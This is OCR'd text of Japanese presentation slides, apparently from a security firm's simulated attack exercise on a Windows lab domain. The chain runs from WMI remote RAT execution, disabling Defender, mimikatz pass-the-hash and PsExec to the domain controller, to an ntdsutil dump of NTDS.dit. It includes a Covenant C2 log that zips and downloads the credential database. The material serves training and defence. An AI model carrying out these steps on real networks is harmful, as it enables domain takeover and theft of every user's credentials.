
RAT実行

ランサムウェア実行




WMIを使ったRAT実行 (3.3 Lateral Movement / Execution)

- 窃取した認証情報を用いてWMIを使用
  - WMI(Windows Management Instrumentation) はWindowsを効率よく管理する仕組み
  - 使用するためにはユーザ情報とパスワードが必要
  - リモートコンピュータで指定したプロセスを起動できる。
- WS02でRATをダウンロードするコマンドを実行




WS02でのWMIのFirewall許可

- WS01からWMICを実行したところ、Firewallにより使用不可
- WS01からWS02にRDPでログインし、WMIをFirewallで許可




WMICでRAT起動 (3.3 Lateral Movement / Execution)

- WS01からWMICでWindows Defender無効化後、WS02でRATをダウンロードするコマンドを実行



擬似攻撃概要



⑤ mimikatzによりhashidaの認証情報を窃取
hashidaへ権限でRAT実行

Internet

RDP Attacker


C2 Server

RAT実行

ランサムウェア実行


認証情報窃取

- mimikatz (notepad.exe)をCovenantの機能でアップロードし、実行
- hashidaの認証情報を窃取
- kittingも管理者権限があるので、mimikatzを実行できる




権限昇格、RAT実行 (3.1 Execution / Privilege Escalation)

- RATを起動するconfig.batをアップロード
- mimikatz (notepad.exe)を用いてPass The Hashの手法でhashidaに権限昇格
- hashidaの権限を持つでRAT起動
  - ただし、ログ上はkittingユーザで記録される



擬似攻撃概要




RAT実行

ランサムウェア実行

Domain ControllerでRAT実行

(2.1 Lateral Movement / Execution)
(2.2 Execution)


- WS02のRATからhashida (Domain Admins) の権限でPsExecを使用
  - PsExecはWindows Sysinternalsのツールで、サーバのメンテナンス等で利用される正規ツール
  - 今回はWS02はシステム管理者がデスクトップに置いて使ってたものを利用



Domain ControllerでRAT実行

(2.1 Lateral Movement / Execution)
(2.2 Execution)


- WS02のRATからhashida (Domain Admins) の権限でPsExecを使用



Domain ControllerでRAT実行

(2.1 Lateral Movement / Execution)
(2.2 Execution)


- DC01でRATのDownloaderが実行され、SYSTEM権限でRATが起動



擬似攻撃概要


RAT実行

ランサムウェア実行



ADの認証情報を窃取 (2.3 Credential Access / Exfiltration)

- ntdsutil.exe で NTDSのコピーを作成、ZIP圧縮して持ち出し
  - NTDSは Active DirectoryのDomain Database



ADの認証情報を窃取 (2.3 Credential Access / Exfiltration)

- ntdsutil.exe でdumpしたファイルをZIPで圧縮、持出し

```
[10/05/2021 05:03:07 UTC] Command submitted
(nflabs) > Compress-Archive -Path C:\Users\hashida\dump -DestinationPath C:\Users\hashida\dump.zip -Force
[10/05/2021 05:03:24 UTC] PowerShell completed
(nflabs) > PowerShell /powershellcommand:"Compress-Archive -Path C:\Users\hashida\dump -DestinationPath C:\Users\hashida\dump.zip -Force"
[10/05/2021 05:03:48 UTC] ListDirectory completed
(nflabs) > ls c:\Users\hashida\
[10/05/2021 05:04:33 UTC] Download completed
(nflabs) > Download /filename:"C:\Users\hashida\dump.zip"

Download completed:    C:\Users\hashida\dump.zip
```

```
Path = C:\Users\hashida\dump.zip
Type = zip
Physical Size = 5239323

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-10-05 14:01:30 .....     25165824      1854679  dump\Active Directory\ntds.dit
2021-10-05 14:01:30 .....        16384          275  dump\Active Directory\ntds.jfm
2021-09-30 11:39:18 .....        65536         8318  dump\registry\SECURITY
2021-09-30 11:39:18 .....     18874368      3375521  dump\registry\SYSTEM
------------------- ----- ------------ ------------  ------------------------
2021-10-05 14:01:30           44122112      5238793  4 files
```

ADの認証情報を窃取 (2.3 Credential Access / Exfiltration)

- NTDS.ditからDomain UserのCredential (NTLM Hash) をdumpできる
  - すべてのDomain Userのパスワード変更が必要

